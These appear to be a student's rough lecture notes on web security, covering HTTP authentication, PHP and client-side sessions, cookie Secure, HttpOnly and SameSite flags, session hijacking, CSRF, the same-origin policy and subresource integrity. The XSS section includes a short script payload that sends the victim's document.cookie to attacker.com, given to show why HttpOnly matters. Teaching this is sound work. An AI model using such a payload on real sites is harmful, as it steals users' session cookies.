Lec7_Web Security

Web vulnerabilities

insecure design, broken access control, injection, outdated component, ...

HTTP Authentication

HTTP 101: GET, User-Agent, Accept, ...

Cookie 101: server ask broswer to remember cookies

- session_id, expired at, path, domain, ...

HTTP 401: GET - 401 Unauthorized

Provide credentials HTTP auth: base64-encode username & password

Server side config for HTTP auth: .

- .htaccess file protect current directory; → AuthName, AuthType ...
- httpd.conf to protect chosen directory,
- FilesMatch tag to only protect specific files,
- .htpasswd file contain list of user & hashed pw

Sessions

Server side session

- When a user authenticates themselves under HTTP, the web server assigns them a session identifier during the login process
- session id(long rand num) ↔ session state(username, id, ...)
- client does not see content of session

PHP server-side sessions

```
<?php
// Set cookie parameters:
// -Date limit/expiration of the session
// -Server path for which the session cookie is valid, e.g., /ac
// -Domain for which the session is valid (could be all sub-doma
// -Whether the cookie should be marked "secure"
// -Whether the cookie should be marked "httponly"

session_set_cookie_params($limit, $path, $domain, $https, $httpo
// Create a new session ID (if not already sent by the client),
session_start();

if(!isset($_SESSION['user_id'])) {
    // The user is not logged in yet
    $_SESSION['user'] = 'anonymous';
    $_SESSION['user_id'] = 0;
}
```

Client-side session

- server give user a cookie that include all session data
- cookie encrypted with key(server known)
  - Enc(k, “user=anoymous,user_id=0”)
- cookie should be plaintext & MAC so user no modify content
  - msg = “user=anoymous,user_id=0”, MAC(k,msg)


Session Hijacking

1. Fixes: proper cookie security attributes, input sanitization to prevent user-provided active code from being included in the page
2. Encrypt communications (HTTPS: HTTP over TLS)
3. Prevent malware from stealing browser data


Cookie security

no security

- No HTTPOnly, No Secure flags → over plain HTTP




- with secure flag(secure) → over plain HTTP



secure HTTPS link:

- with secure flag(secure) & Cookie(Cookie: name=value) → over TLS



XSS


```
<script>
    var i = new Image();
    i.src="https://attacker.com/?cookie="+ btoa(document.cookie
</script>
```

With Secure flag, no HTTPOnly flag

- secure, (no HttpOnly)
- GET /**?name=value**HTTP/1.1, Domain: ...com
- ⇒ XSS attack with no username

With Secure and HTTPOnly flags

- HttpOnly, secure
- GET/**?(nothing)**HTTP/1.1, Domain: ...com
- ⇒ no XSS attack



CSRF (Cross-Site Request Forgery)

attacker need to make victim perform the request with victim's cookies

CSRF attack: exploiting websites that implement GET requests that change the state of a web server

Defense:


GET requests don't change the state of the server

Anti-CSRF tokens/cookies

same site cookie

With SameSite=strict flag

cookie + samesite=strict flag → no CSRF attack



no cookies → no CSRF attack

Same-Origin Policy

a page from one source should not be able to interference with access one from another source

fetch remote code by jQuery

SRI(sub-resource integrity)

SHA384 integity(file hash value)

cross-origin

browser checks the file hash against